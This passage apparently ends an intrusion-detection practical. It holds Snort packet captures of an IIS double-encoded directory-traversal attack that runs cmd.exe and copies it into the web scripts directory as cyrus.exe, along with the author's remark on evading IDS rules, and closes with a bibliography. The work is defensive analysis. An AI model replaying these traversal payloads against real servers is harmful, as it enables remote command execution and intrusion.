05/24-00:09:42.990000 0:4:AC:59:1:D6 -> 0:20:78:C9:B:8A type:0x800 len:0x95
192.168.1.21:33966 -> 24.68.60.151:80 TCP TTL:64 TOS:0x0 ID:47764 IpLen:20 DgmLe
n:135 DF
***AP*** Seq: 0x87CD1DDB  Ack: 0xEA26136D  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29402965 0
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
32 35 35 63 2E 2E 25 32 35 35 63 77 69 6E 6E 74  255c..%255cwinnt
2F 73 79 73 74 65 6D 33 32 2F 63 6D 64 2E 65 78  /system32/cmd.ex
65 3F 2F 63 2B 64 69 72 25 32 30 63 79 72 75 73  e?/c+dir%20cyrus
25 32 65 65 78 65 20 48 54 54 50 2F 31 2E 30 0D  %2eexe HTTP/1.0.
0A 0D 0A                                         ...

GET /scripts/..%%/..%%/winnt/system32/cmd.exe?/c+dir cyrus.exe HTTP/1.0

( same as a ..\..\winnt\system32\cmd.exe /c dir cyrus.exe )

Response was "file not found"
05/24-00:09:43.070000 0:20:78:C9:B:8A -> 0:4:AC:59:1:D6 type:0x800 len:0x76
24.68.60.151:80 -> 192.168.1.21:33966 TCP TTL:127 TOS:0x0 ID:22725 IpLen:20 DgmL
en:104 DF
***AP**F Seq: 0xEA261427  Ack: 0x87CD1E2E  Win: 0x167D  TcpLen: 32
TCP Options (3) => NOP NOP TS: 70295 29402965
20 44 69 72 65 63 74 6F 72 79 20 6F 66 20 64 3A   Directory of d:
5C 69 6E 65 74 70 75 62 5C 73 63 72 69 70 74 73  \inetpub\scripts
0D 0A 0D 0A 46 69 6C 65 20 4E 6F 74 20 46 6F 75  ....File Not Fou
6E 64 0D 0A                                      nd..

By this point the IDS had still not detected the attack.  As the cyrus.exe didn't exist cmd.exe gets copied from c:\winnt\system32\.  Here a relative path
encoding is used that can be picked up by the IDS system ( below ).  It would have been possible to double encode the relative path as earlier noted.  This would
hide this attack completely from my IDS rules.

[**] CAN-1999-0229 - IIS WEB-..\.. [**]
05/24-00:09:43.130000 0:4:AC:59:1:D6 -> 0:20:78:C9:B:8A type:0x800 len:0xC3
192.168.1.21:33967 -> 24.68.60.151:80 TCP TTL:64 TOS:0x0 ID:22203 IpLen:20 DgmLe
n:181 DF
***AP*** Seq: 0x87D1F1E8  Ack: 0xEA27951E  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29402979 0
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
32 35 35 63 2E 2E 25 32 35 35 63 77 69 6E 6E 74  255cwinnt
2F 73 79 73 74 65 6D 33 32 2F 63 6D 64 2E 65 78  /system32/cmd.ex
65 3F 2F 63 2B 63 6F 70 79 2B 25 32 65 25 32 65  e?/c+copy+%2e%2e
25 35 63 25 32 65 25 32 65 25 35 63 77 69 6E 6E  %5c%2e%2e%5cwinn
74 25 35 63 73 79 73 74 65 6D 33 32 25 35 63 63  t%5csystem32%5cc
6D 64 25 32 65 65 78 65 2B 63 79 72 75 73 25 32  md%2eexe+cyrus%2
65 65 78 65 20 48 54 54 50 2F 31 2E 30 0D 0A 0D  eexe HTTP/1.0...
0A                                               .

which is

GET /scripts/..%%/..%%/winnt/system32/cmd.exe?/c+copy ..\..\winnt\system32\cmd.exe cyrus.exe

ie. copy cmd.exe into the script ( executable ) directory of the webserver, but call it cyrus.exe

it then proceeds to issue a command ( which was different on seperate attempts )
```

Appendix B – BIbliography and References

References

- NSFocus, NSFOCUS Security Advisory(SA2001-02), 15/05/2001,
  URL: http://www.nsfocus.com/english/homepage/sa01-02.htm
- Beyond Security, "Additional Information on the IIS CGI Filename Decode Problem",15/5/2001,
  URL: http://www.securiteam.com/windowsntfocus/5QP0C1F4AQ.html
- Mitre CVE Site, Mitre Organization,
  URL: http://cve.mitre.org
- PKWare Corporation, Sponsored Messaging (Conducent, TimeSink, TSADBOT.EXE) FAQ,
  URL http://www.pkware.com/support/faq/?topic=spons
- Replogle, Dan, "Spyware-Recent Evolving Issues", 13/11/2000,
  URL: http://www.sans.org/infosecFAQ/casestudies/spyware.htm
- Gibson, Steve, "OptOut" web site,
  URL: https://grc.com/optout.htm
- Zelster, Lenny, GCIA submission, August 2000,
  URL: http://www.zeltser.com/sans/idic-practical/
- Lethaby, Chris, GCIA Submission, January 28 2001,

URL: http://www.sans.org/giactc/gcia.htm
- Pittis, Donnald, GCIA Submission, May 29 2001,
  URL: http://www.sans.org/giactc/gcia.htm
- Barker, Chris, GCIA Submission, May 29 2001,
  URL: http://www.sans.org/giactc/gcia.htm
- CERT "Increased number of DNS queries being used in denial of service attacks", April 28 2000,
  URL: http://www.cert.org/incident_notes/IN-2000-04.html
- Freeland,Curt, "ICM Time Exceeded messages", January 25 2001,
  URL: http://cert.uni-stuttgart.de/archive/incidents/2001/01/msg00245.html
- Carell, Rudi, "weak CGI URL's", December, 2000,
  URL http://www.searchlores.org/weak_cgi.htm
- nardo@l0pht.com, "Notes Web Traversal vulnerability", October 9, 1998,
  URL: http://www.atstake.com/research/advisories/1998/domino3.txt
  URL: http://www.l0pht.com/advisories.html
- Fernandez-Sanguino, Javier, Nessus to perform tests against a Domino server", February 27 2001,
  URL: http://archives.neohapsis.com/archives/apps/nessus/2001-q1/0416.html
- Security Watch, "Falling Dominoes", July 31 2000,
  URL: http://www.securitywatch.com/newsforward/default.asp?AID=3468
- Microsoft Corporation, "DirectX: Ports required to play on a Network", September 30 2001,
  URL: http://support.microsoft.com/support/kb/articles/Q240/4/29.asp
- Incidents.org, "Gaming Ports", May 31 2001,
  URL: http://www.incidents.org/detect/gaming.php
- Merhar, Matt,
  URL: http://archives.neohapsis.com/archives/incidents/2000-07/0099.html
- Trudel, Daniel, "Gnutella Hacks in the Wild – email", May 31 2001,
  URL http://www.mail-archive.com/bits@gaffle.com/msg00009.html
- Global Incident Analysis Center, "Adore Worm – Analysis", April 12 2001,
  URL: http://www.sans.org/y2k/Analysis
- Worman, Mike (worman@NIC.UMASS.EDU), MyServer information, October 23 200,
  URL: http://archives.neohapsis.com/archives/incidents/2000-10/0136.html
- Sparks, Michael, WU-FTP Your Way To Root Shell Access through wu-ftp vulnerabilities, 21/11/2000, URL:http://www.sans.org/infosecFAQ/threats/wu-ftp.htm

Bibliography - URL

- Snort Netowrk IDS tool, URL: http://www.snort.org
- Aracnids IDS Database, URL: http://whitehats.com
- Securteam.com Exploits and Advisories, URL: http://www.securiteam.com
- Neohapsis archive list, URL: http://archives.neohapsis.com
- Rhino 9 at Packetstorm, URL: Http://packetstormsecurity.org/groups/rhino9/
- NetBIOS Security Kit v1.0. Unix source code, URL: http://packetstormsecurity.org/UNIX/utilities/nat10_tar.gz
- Stearns, William, "Adorefind program",URL: http://www.ists.dartmouth.edu/IRIA/knowledge_base/tools/adorefind.htm
- RFC 1858,October 1995, URL: http://www.faqs.org/rfcs/rfc1858.html
- RFC 3128, June 2001, URL: http://www.faqs.org/rfcs/rfc3128.html

Bibliography – Texts

- Stevens, W. Richard. TCP/IP Illustrated, Volume 1. Reading: Addison Wesley Longman, Inc, 1994.
- Stephen Northcutt, Judy Novak, and Donald McLachlan. Network Intrusion Detection: An Analyst's Handbook. 2nd ed. Indianapolis: New Riders, 2000.
- Paul Albitz and Cricket Liu, DNS and BIND, 3rd Edition, O'Reilly & associates, Inc., 1998
- Simson Garfunkel with Gene Spafford, Web Security & Commerce, O'Reilly & associates, Inc., 1997
- Anonymous, Maximum Security, 2nd edition, SAMS Publishing, 1998
- Joel Scambray, Stuart McClure, George Kurtz, Hacking Exposed: Network Security Secrets and Solutions, 2nd edition, Osborne/McGraw-Hill, 2000

Thanks

Andy Johnston (andy@umbc.edu), Manager of IT Security, Office of Information Technology, UMBC